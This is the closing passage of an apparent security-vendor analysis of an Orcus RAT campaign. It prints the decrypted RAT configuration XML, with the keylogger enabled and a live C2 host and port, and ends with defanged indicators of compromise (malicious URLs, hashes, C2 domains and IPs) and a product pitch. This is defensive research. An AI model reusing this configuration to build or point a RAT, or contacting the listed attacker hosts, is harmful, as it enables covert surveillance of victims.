With all the decryption keys and the encrypted setting in hand, we easily extracted the full xml settings for the RAT.




```
      <PropertyNameValue>
        <Name>IsEnabled</Name>
        <Value xsi:type="xsd:boolean">false</Value>
      </PropertyNameValue>
      <PropertyNameValue>
        <Name>NewCreationDate</Name>
        <Value xsi:type="xsd:dateTime">2018-10-06T22:19:39</Value>
      </PropertyNameValue>
    </Properties>
  </ClientSetting>
  <ClientSetting SettingsType="Orcus.Shared.Settings.ChangeIconBuilderProperty, Orcus.Shared">
    <Properties>
      <PropertyNameValue>
        <Name>ChangeIcon</Name>
        <Value xsi:type="xsd:boolean">false</Value>
      </PropertyNameValue>
      <PropertyNameValue>
        <Name>IconPath</Name>
      </PropertyNameValue>
    </Properties>
  </ClientSetting>
  <ClientSetting SettingsType="Orcus.Shared.Settings.ClientTagBuilderProperty, Orcus.Shared">
    <Properties>
      <PropertyNameValue>
        <Name>ClientTag</Name>
        <Value xsi:type="xsd:string">DESK-100618</Value>
      </PropertyNameValue>
    </Properties>
  </ClientSetting>
  <ClientSetting SettingsType="Orcus.Shared.Settings.ConnectionBuilderProperty, Orcus.Shared">
    <Properties>
      <PropertyNameValue>
        <Name>IpAddresses</Name>
        <Value xsi:type="ArrayOfIpAddressInfo">
          <IpAddressInfo>
            <Ip>poulty55.chickenkiller.com</Ip>
            <Port>9030</Port>
          </IpAddressInfo>
        </Value>
      </PropertyNameValue>
    </Properties>
  </ClientSetting>
  <ClientSetting SettingsType="Orcus.Shared.Settings.DataFolderBuilderProperty, Orcus.Shared">
```



```
    <PropertyNameValue>
      <Name>FrameworkVersion</Name>
      <Value xsi:type="FrameworkVersion">NET35</Value>
    </PropertyNameValue>
  </Properties>
/ClientSetting>
ClientSetting SettingsType="Orcus.Shared.Settings.HideFileBuilderProperty, Orcus.Shared">
  <Properties>
    <PropertyNameValue>
      <Name>HideFile</Name>
      <Value xsi:type="xsd:boolean">false</Value>
    </PropertyNameValue>
  </Properties>
/ClientSetting>
ClientSetting SettingsType="Orcus.Shared.Settings.InstallationLocationBuilderProperty, Orcus.Shared">
  <Properties>
    <PropertyNameValue>
      <Name>Path</Name>
      <Value xsi:type="xsd:string">%programfiles%\\Orcus\\Orcus.exe</Value>
    </PropertyNameValue>
  </Properties>
/ClientSetting>
ClientSetting SettingsType="Orcus.Shared.Settings.InstallBuilderProperty, Orcus.Shared">
  <Properties>
    <PropertyNameValue>
      <Name>Install</Name>
      <Value xsi:type="xsd:boolean">false</Value>
    </PropertyNameValue>
  </Properties>
/ClientSetting>
ClientSetting SettingsType="Orcus.Shared.Settings.KeyloggerBuilderProperty, Orcus.Shared">
  <Properties>
    <PropertyNameValue>
      <Name>IsEnabled</Name>
      <Value xsi:type="xsd:boolean">true</Value>
    </PropertyNameValue>
  </Properties>
/ClientSetting>
ClientSetting SettingsType="Orcus.Shared.Settings.MutexBuilderProperty, Orcus.Shared">
  <Properties>
    <PropertyNameValue>
      <Name>Mutex</Name>
      <Value xsi:type="xsd:string">a386a045d9c842428c74de4ed9645fe9</Value>
```

It was interesting to discover that someone else identified the same C2 server and decided to *hack* back the attacker’s servers https://twitter.com/GuyFoqs/status/1085803756644528129 .



```
<ClientSetting SettingsType="Orcus.Shared.Settings.RespawnTaskBuilderProperty, Orcus.Shared">
  <Properties>
    <PropertyNameValue>
      <Name>IsEnabled</Name>
      <Value xsi:type="xsd:boolean">false</Value>
    </PropertyNameValue>
    <PropertyNameValue>
      <Name>TaskName</Name>
      <Value xsi:type="xsd:string">Orcus Respawner</Value>
    </PropertyNameValue>
  </Properties>
</ClientSetting>
<ClientSetting SettingsType="Orcus.Shared.Settings.ServiceBuilderProperty, Orcus.Shared">
  <Properties>
    <PropertyNameValue>
      <Name>Install</Name>
      <Value xsi:type="xsd:boolean">false</Value>
    </PropertyNameValue>
  </Properties>
</ClientSetting>
<ClientSetting SettingsType="Orcus.Shared.Settings.SetRunProgramAsAdminFlagBuilderProperty, Orcus.Shared">
  <Properties>
    <PropertyNameValue>
      <Name>SetFlag</Name>
      <Value xsi:type="xsd:boolean">false</Value>
    </PropertyNameValue>
  </Properties>
</ClientSetting>
<ClientSetting SettingsType="Orcus.Shared.Settings.WatchdogBuilderProperty, Orcus.Shared">
  <Properties>
    <PropertyNameValue>
      <Name>IsEnabled</Name>
      <Value xsi:type="xsd:boolean">false</Value>
    </PropertyNameValue>
    <PropertyNameValue>
      <Name>Name</Name>
      <Value xsi:type="xsd:string">OrcusWatchdog.exe</Value>
    </PropertyNameValue>
    <PropertyNameValue>
      <Name>WatchdogLocation</Name>
      <Value xsi:type="WatchdogLocation">AppData</Value>
    </PropertyNameValue>
```

more on Orcus RAT

The Orcus RAT masquerades as a legitimate remote administration tool, although it is clear from its features and functionality that it is not and was never intended to be. (Brian Krebs published an interesting expose on the man behind the supposed administration tool.) Until two weeks ago, it was publicly sold and licensed by a company calling itself Orcus Technologies. The project is now closed, according to this “press release” issued, and a license-free version available for download, as well as software development tools and documentation. Interestingly, the author also claims there is a **“kill switch”** available for download by security researchers to remotely shut down and lock out any Orcus control server that they find are being used for malicious purposes.

Conclusions

Given that Orcus RAT was recently made freely available, we expect to see more attacks delivering new Orcus RAT variants as a payload.

As this latest attack demonstrates, organizations may improve their defenses but attackers find new ways to get around them. Morphisec customers are protected from this campaign as well as future Orcus RAT variants with its Moving Target Defense solution that is architected specifically to handle unknown evasive attacks.

Artifacts:

URLs

hxxps://syswow32batch[.]su/WOW/

hxxps://salesgroup[.]top/Micro18/

hxxp://bit[.]ly/2FRI9rE

hxxps://paste[.]ee/r/bOZW3

hxxps://paste[.]ee/r/O53RV

hxxps://pomf.pyonpyon[.]moe/wmtqck.mp4

hxxps://pomf.pyonpyon[.]moe/ggesuy.jpg (different info stealer)

Downloader:

2091F8A68BE181B0149C83DCBF2CFC05

MP4 Advertisement (embedded Orcus RAT)

09751BF69D496AAA3C92DF5ED446785B (mp4)

161307CD9FA201256B0D17D9F3085E78F32D642A (embedded Orcus)

C2:

weirdly.crabdance[.]com

poulty55.chickenkiller[.]com

194.5.98[.]139:9030

Additional Artifacts

Strings: “Dole Food Company” (this string appeared in many of the .NET assemblies from multiple different attack chains, it also appeared in some of the persistency stages)